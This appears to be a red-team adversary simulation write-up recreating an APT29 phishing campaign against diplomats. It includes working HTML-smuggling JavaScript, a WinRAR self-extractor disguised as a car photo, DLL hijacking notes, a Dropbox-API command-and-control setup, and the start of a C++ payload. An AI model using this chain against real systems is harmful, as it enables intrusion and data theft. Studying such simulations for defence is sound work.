

# Russian APT groups Adversary Simulation



This PDF is a compilation of all Russian APT simulations that target many vital sectors, both private and governmental. The simulation includes written tools, C2 servers, backdoors, exploitation techniques, stages, bootloaders, and many other tools that attackers might have used in actual attacks. These tools and TTPs (Tactics, Techniques, and Procedures) are simulated here.

These are all the names of the Russian APT groups, and I simulated one attack for each group.

1. Cozy Bear APT29 : <https://github.com/S3N4T0R-0X0/APT29-Adversary-Simulation.git>
2. Fancy Bear APT28 :: <https://github.com/S3N4T0R-0X0/APT29-Adversary-Simulation.git>
3. Energetic Bear : <https://github.com/S3N4T0R-0X0/Energetic-Bear-APT.git>
4. Berserk Bear : <https://github.com/S3N4T0R-0X0/Berserk-Bear-APT.git>
5. Gossamer Bear : <https://github.com/S3N4T0R-0X0/Gossamer-Bear-APT.git>
6. Voodoo Bear APT44 : <https://github.com/S3N4T0R-0X0/Voodoo-Bear-APT.git>
7. Ember Bear : <https://github.com/S3N4T0R-0X0/Ember-Bear-APT.git>
8. Venomous Bear : <https://github.com/S3N4T0R-0X0/Venomous-Bear-APT.git>
9. Primitive Bear : <https://github.com/S3N4T0R-0X0/Primitive-Bear-APT.git>

## Table of Contents

Russian Cyber Superiority .....	3
Cozy Bear APT29 .....	4
Energetic Bear .....	11
Berserk Bear .....	19
Fancy Bear APT28 .....	22
Gossamer Bear .....	29
Venomous Bear .....	35
Ember Bear .....	40
Primitive Bear .....	48
Voodoo Bear APT44 .....	53

## Exploiting resources is much more important than just using them

---

This is what many Russian threat actors rely on. They exploit incidents in general for phishing campaigns, such as the earthquake that happened in Turkey. At that time, all countries of the world were sending aid to Turkey, and they took advantage of this issue for the sake of launching phishing campaigns on Diplomatic institutions in Turkey, and on the same issue, took advantage of the war that Russia was waging against Ukraine at the time. All the people in Ukraine were selling their homes, property, and valuable things at very cheap prices for the sake of being able to travel and save their lives, and the same issue is repeated every time in a different way, even at the technical level, that they are using APIs to hide traffic.

<https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>

Of course, this is in addition to their discovery of zero-day vulnerabilities and using them in the attack, knowing the type of defense machines before the attack and writing down the servers specifically for this attack. At the same time, the threat actors create software vulnerabilities that are intended to access sensitive information and at the same time, they also build the C2 server Based on certain information that the victim has, such as a specific type of product, threat actors attempt to build a c2 server that exploits API of the same type of product that is already present at the target to avoid the SOC team by hiding the traffic by product API.

<https://thehackernews.com/2024/03/apis-drive-majority-of-internet-traffic.html?m=1>

This is in addition to their exploitation of knowledge of the types of products already available to their targets to create fake software and exploit it to carry out malicious activities, This is just like what happened at the beginning of the Russian-Ukrainian war, where threat actors used fake update to attack Ukraine's CERT.

<https://www.socinvestigation.com/ukraines-cert-warns-russian-threat-actors-for-fake-av-updates/>

## Russian Cyber Superiority

---



The Russian APT groups use their capabilities to collect information 100%, which is the main thing on which their attack is built.

## Cozy Bear APT29


This is a simulation of attack by the Cozy Bear group (APT-29) targeting diplomatic missions.

The campaign began with an innocuous and legitimate event. In mid-April 2023, a diplomat within the Polish Ministry of Foreign Affairs emailed his legitimate flyer to various embassies advertising the sale of a used BMW 5-series sedan located in Kyiv. The file was titled `BMW 5 for sale in Kyiv - 2023.docx`.

I relied on Palo Alto to figure out the details to make this simulation: <https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>




1. DOCX file: created DOCX file includes a Hyperlink that leads to downloading further HTML (HTML smuggling file).
2. HTML Smuggling: The attackers use the of HTML smuggling to obscure the ISO file.
3. LNK files: When the LNK files (shortcut) are executed they run a legitimate EXE and open a PNG file. However, behind the scenes, encrypted shellcode is read into memory and decrypted.
4. ISO file: The ISO file contains a number of LNK files that are masquerading as images. These LNK files are used to execute the malicious payload.
5. DLL hijacking: The EXE file loads a malicious DLL via DLL hijacking, which allows the attacker to execute arbitrary code in the context of the infected process.
6. Shellcode injection: The decrypted shellcode is then injected into a running Windows process, giving the attacker the ability to execute code with the privileges of the infected process.
7. Payload execution: The shellcode decrypts and loads the final payload inside the current process.
8. Dropbox C2: This payload beacons to Dropbox and Primary/Secondary C2s based on the Microsoft Graph API.



### The first stage (delivery technique)

First the attackers created DOCX file includes a Hyperlink that leads to downloading further HTML (HTML smuggling file) The advantage of the hyperlink is that it does not appear in texts, and this is exactly what the attackers wanted to exploit.



More high quality photos are [here](#): <https://www.BMW/forsale.com>

Model	BMW 5, 2.0 TDI (184 HP)
Year	April 2011
Mileage	266,000 km
Engine	2.0 Diesel

HTML Smuggling used to obscure ISO file and the ISO contains a number of LNK files masquerading as images command line to make payload base64 to then put it in the HTML smuggling file: base64 payload.iso -w 0 and i added a picture of the BMW car along with the text content of the phishing message in the HTML file.




```
payload.iso
Completed — 34 bytes
Show all downloads

```

```
14
15  var file = 'bWFsaWNoe3VzIGxpbnsgaHR0cHM6Ly9sb2Nhbgkv30vCg==';
16  var data = base64ToArrayBuffer(file);
17  var blob = new Blob([data], {type: 'octet/stream'});
18  var fileName = 'payload.iso';
19  var a = document.createElement('a');
20  document.body.appendChild(a);
21  a.style = 'display: none;';
22  var url = window.URL.createObjectURL(blob);
23  a.href = url;
24  a.download = fileName;
25  a.click();
26  window.URL.revokeObjectURL(url);
27 </script>
28 <div class="container">
29   <h1>BMW for Sale</h1>
30
31 <hr>
32
33   
34
35 <hr>
36   <p> sale of a used BMW 5-series sedan located in Kyiv. </p>
37   <p>You can view the details and condition of the car through
38   the images and iso file.</p>
39
40
41
42
```


## The Second stage (implanting technique)

I now need to create a PNG image that contains images of the BMW car, but in the background when the image is opened, the malware is running in the background, at this stage i used the WinRAR program to make the image open with Command Line execution via CMD when opening the image and I used an image in icon format.




After using WinRaR for this compressed file, i will make a short cut of this file and put it in another file with the actual images then we will convert it to an ISO file through the PowerISO program.

Note: This iso file is the one to which i will make base64 for this iso file and put in the html smuggling file before make hyperlink and place it in the docx file.




### The third stage (execution technique)

Because i put the command line in the setup (run after extraction) menu in the Advanced SFX options for the WinRaR program now when the victim open the ISO file to see the high-quality images for the BMW car according to the phishing message he had previously received he will execute the payload with opening the actual image of the BMW car.




## The fourth stage (Data Exfiltration) over Dropbox API C2 Channe

The attackers used the Dropbox C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server. By using Dropbox as a C2 server, attackers can hide their malicious activities among the legitimate traffic to Dropbox, making it harder for security teams to detect the threat. First, i need to create a Dropbox account and activate its permissions, as shown in the following figure.




The screenshot shows the 'Permissions' tab selected in the Dropbox Developers App Console. It displays two sections: 'Account Info' and 'Files and folders'. Under 'Account Info', 'account\_info.write' is checked and described as 'View and edit basic information about your Dropbox account such as your profile photo'. Under 'Files and folders', 'files.metadata.write' is checked and described as 'View and edit information about your Dropbox files and folders'.

After that, I will go to the settings menu to generate the access token for the Dropbox account, and this is what I will use in Dropbox C2.



The screenshot shows the 'OAuth 2' tab in the Dropbox Developers App Console. It displays 'App key' and 'App secret' fields, both of which are redacted. Under 'Redirect URIs', a single entry 'https://(http allowed for localhost)' is listed with an 'Add' button. Under 'Allow public clients (Implicit Grant & PKCE)', the dropdown is set to 'Allow'. Under 'Generated access token', a long, redacted access token is shown, with a note below stating: 'This access token can be used to access your account (x0bab4k942%hidelux.com) via the API. Don't share your access token with anyone.'


This script integrates Dropbox API functionality to facilitate communication between the compromised system and the attacker-controlled server, thereby hiding the traffic within legitimate Dropbox communication, and take the access token as input prompts the user to enter an AES key (which must be 16, 24, or 32 bytes long) and encrypts the token using AES encryption in ECB mode. It then base64 encodes the encrypted token and returns it.



I used payload written by Python only to test C2 (testing payload.py), if there were any problems with the connection (just for test connection) before writing the actual payload.


The fifth stage (payload with DLL hijacking) and injected Shellcode

This payload uses the Dropbox API to upload data, including command output to Dropbox. By leveraging the Dropbox API and providing an access token the payload hides its traffic within the legitimate traffic of the Dropbox service and if the malicious DLL fails to load, it prints a warning message but continues executing without it.



```
File Edit Selection View Go Run Terminal Help
c2_payload.cpp 2
home > s3n4t0r > APT-29 > payload > c2_payload.cpp > send_to_dropbox(const std::string &)
14 #include <string>
15 #include <vector>
16 #include <algorithm>
17 #include <iterator>
18
19 #pragma comment(lib, "ws2_32.lib")
